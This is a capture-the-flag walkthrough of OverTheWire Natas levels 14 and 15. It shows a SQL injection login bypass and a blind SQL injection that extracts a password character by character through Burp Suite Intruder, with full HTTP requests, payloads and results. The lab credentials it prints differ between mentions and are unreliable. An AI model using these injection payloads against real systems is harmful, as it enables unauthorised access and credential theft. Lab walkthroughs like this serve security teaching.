
Username: natas14

URL: <http://natas14.natas.labs.overthewire.org>

Password: z3UYcr4v4uBpeX8f7EZbMHLzK4UR2XtQ


Steps

1. Login to the level using the Credentials.
2. Understand the Backend Logic
 - `SELECT * FROM users WHERE username = 'user_input' AND password = 'password_input';`
3. Test for SQL Injection Vulnerability
 - `" OR 1=1;#`



Explanation-

- `"` Closes the string that was opened by the original query.
 - **OR 1=1**: This is a logical condition that is always true.
 - `;` This symbol ends the current SQL statement.
 - `#` is a comment indicator. Everything after `#` on that line is ignored by the SQL engine.
4. Retrieve the password.



Password to the next level is SdqIqBsFcZ3yotlNYErZSZwblkm0lrVx.

LEVEL 14- LEVEL 15

Username: natas15

URL: <http://natas15.natas.labs.overthewire.org>

Password: SdqlqBsFcz3yotlNYErZSZwblkm0lrvx

Steps

1. Login to the level using the Credentials.
2. Understand the backend logic.
3. Check the username – natas16

The screenshot shows the NATAS15 web application interface. At the top, there's a black header with 'NATAS15' in white. Below it, a light gray box contains a login form. The form has a label 'Username:' followed by a text input field containing 'natas16'. Below the input field is a button labeled 'Check existence'. To the right of the input field is a blue link labeled 'View sourcecode'. On the far right of the form area is a dark blue button with a globe icon and the text 'SUBMIT TOKEN'. Below the form, a white box displays the message 'This user exists.' with a blue link 'View sourcecode' to its right. Another 'SUBMIT TOKEN' button is visible on the right side of this section.

4. Try intercepting the sql command.
5. Send it to the repeater.
6. Change the sql command.
 - username=natas16" and (select length(password)=1 from users where username = "natas 16")#
7. url encode the command
 - username=natas16"
 - and+(select+length(password)%3d1+from+users+where+username%3d"natas 16")%23
 -

8. Send it to the intruder.

Positions

Payloads

Resource pool

Settings

?

Choose an attack type

Start attack

Attack type:

Sniper

?

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

http://natas15.natas.labs.overthewire.org

☒ Update Host header to match target

Add §

Clear §

Auto §

Refresh

1 POST /index.php HTTP/1.1

2 Host: natas15.natas.labs.overthewire.org

3 Content-Length: 90

4 Cache-Control: max-age=0

5 Authorization: Basic bmF0YXMxNTpTZWZJcUJzRmN6M3lvdGx0WUVyWlNad2Jsa20wbHJ2eA==

6 Accept-Language: en-US

7 Upgrade-Insecure-Requests: 1

8 Origin: http://natas15.natas.labs.overthewire.org

9 Content-Type: application/x-www-form-urlencoded

10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

11 Chrome/127.0.6533.89 Safari/537.36

12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig

13 ned-exchange;v=b3;q=0.7

14 Referer: http://natas15.natas.labs.overthewire.org/

15 Accept-Encoding: gzip, deflate, br

16 Connection: keep-alive

17

18 username=natas16" and+(select+length(password)%3d\$15+from+users+where+username%3d"natas16")%23

19

?

⚙️

⬅️

➡️

Search

1 highlight

Clear

1 payload position

Length: 830

9. Start a sniper attack to get the length of the password.

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger 🔍 Search ⚙️ Settings

Organizer Extensions Learn

1 x 2 x + 🔍 :

Positions

Payloads

Resource pool

Settings

?

Payload sets

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:

1

Payload count: 40

Payload type:

Numbers

Request count: 40

?

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From:

1

To:

40

Step:

1

How many:

3. Intruder attack of http://natas15.natas.labs.overthewire.org

Attack Save ?

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
26	26	200	191			1147	
27	27	200	201			1147	
28	28	200	195			1147	
29	29	200	193			1147	
30	30	200	198			1147	
31	31	200	204			1147	
32	32	200	204			1140	
33	33	200	188			1147	
34	34	200	207			1147	
35	35	200	194			1147	

Request Response

Pretty Raw Hex Render

```

19 <script src="http://natas.labs.overthewire.org/js/wechall.js">
    </script>
    <script>
      var wechallinfo = {
        "level": "natas15", "pass": "5dqIqBsFcZ3yotlNVErZ5Zwb1km01rvx"
      };
    </script>
  </head>
  <body>
    <h1>
      natas15
    </h1>
    <div id="content">
      This user exists.<br>
      <div id="viewsource">
        <a href="index-source.html">
          View sourcecode
        </a>
      </div>
    </div>
  </body>
</html>
26
27

```

Finished

32 characters.

10. Change the sql command to retrieve the password.

1 x 2 x 3 x +

Positions Payloads Resource pool Settings

Choose an attack type

Attack type: Cluster bomb

Start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://natas15.natas.labs.overthewire.org

Update Host header to match target

Add \$

Clear \$

Auto \$

Refresh

```

1 POST /index.php HTTP/1.1
2 Host: natas15.natas.labs.overthewire.org
3 Content-Length: 90
4 Cache-Control: max-age=0
5 Authorization: Basic bmF0YXNNTpTZHFJcUJzRmNmM3lvdGx0WUVyWlNad2Jsa20wbHJ2eA==
6 Accept-Language: en-US
7 Upgrade-Insecure-Requests: 1
8 Origin: http://natas15.natas.labs.overthewire.org
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
11 Chrome/127.0.6533.89 Safari/537.36
12 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Referer: http://natas15.natas.labs.overthewire.org/
14 Accept-Encoding: gzip, deflate, br
15 Connection: keep-alive
16 username=natas16"
  and+(select+substring(password,+515,+1)+from+users+where+username%3d"natas16")+LIKE+BINARY+'5a5'%23

```

2 payload positions

Length: 853

2 highlights

Clear

11. Start a cluster bomb attack to retrieve the password to the next level.

- Payload set 1

The screenshot shows the 'Payloads' tab of a security tool. At the top, there are tabs for 'Positions', 'Payloads' (selected), 'Resource pool', and 'Settings'. A 'Start attack' button is in the top right. The 'Payload sets' section explains that you can define one or more payload sets. For 'Payload set 1', the 'Payload type' is 'Numbers', 'Payload count' is 32, and 'Request count' is 472,842,752. The 'Payload settings [Numbers]' section describes that this type generates numeric payloads. It includes a 'Number range' section with 'Type' set to 'Sequential', 'From' 1, 'To' 32, 'Step' 1, and 'How many' empty. The 'Number format' section has 'Base' set to 'Decimal' and fields for 'Min integer digits' (0), 'Max integer digits' (2), 'Min fraction digits' (0), and 'Max fraction digits' (0). Examples listed are '1' and '21'.

- payload set 2

The screenshot shows the 'Payloads' tab with three tabs open. The 'Payload sets' section shows 'Payload set 2' with 'Payload type' set to 'Brute forcer', 'Payload count' 62, and 'Request count' 1,984. The 'Payload settings [Brute forcer]' section states it generates payloads of specified lengths containing all permutations of a specified character set. The 'Character set' is 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz', 'Min length' is 1, and 'Max length' is 1. The 'Payload processing' section allows defining rules for processing payloads, with buttons for 'Add', 'Edit', 'Remove', 'Up', and 'Down'. The 'Payload encoding' section explains it can be used to URL-encode characters. A checkbox 'URL-encode these characters:' is checked, with a field containing '[]=<>?+&*"{}|`^`#`'.

12. Start the attack.
13. Note down all the characters in length 1140

Attack
Save

6. Intruder attack of http://natas15.natas.labs.overthewire.org
Attack
Save
?

Results
Positions
Payloads
Resource pool
Settings

Intruder attack results filter: Showing only highlighted items

Request	Payload 1 ^	Payload 2	Status code	Response re...	Error	Timeout	Length	Comment
1057	1	h	200	232			1140	
482	2	P	200	206			1140	
1155	3	k	200	216			1140	
1124	4	j	200	236			1140	
325	5	K	200	225			1140	
774	6	Y	200	222			1140	
1511	7	v	200	203			1140	
1096	8	i	200	238			1140	
361	9	L	200	224			1140	
522	10	Q	200	197			1140	

Request
Response

Pretty
Raw
Hex

```

1 POST /index.php HTTP/1.1
2 Host: natas15.natas.labs.overthewire.org
3 Content-Length: 114
4 Cache-Control: max-age=0
5 Authorization: Basic bmF0YXMxNTpTZHFJcUJzRmN6M3lvdGx0WUVyW1Nad2Jsa20wbHJ2eA==
6 Accept-Language: en-US
7 Upgrade-Insecure-Requests: 1
8 Origin: http://natas15.natas.labs.overthewire.org
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.89 Safari/537.36
11 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://natas15.natas.labs.overthewire.org/
13 Accept-Encoding: gzip, deflate, br
14 Connection: keep-alive
15
16 username=natas16" and+(select+substring(password,+22,+1)+from+users+where+username%3d"natas16")+LIKE+BINARY+'6'%23

```

Password to the next level retrieved from the above hPkjKYviLQctEW33QmuXL6eDVfMW4sGo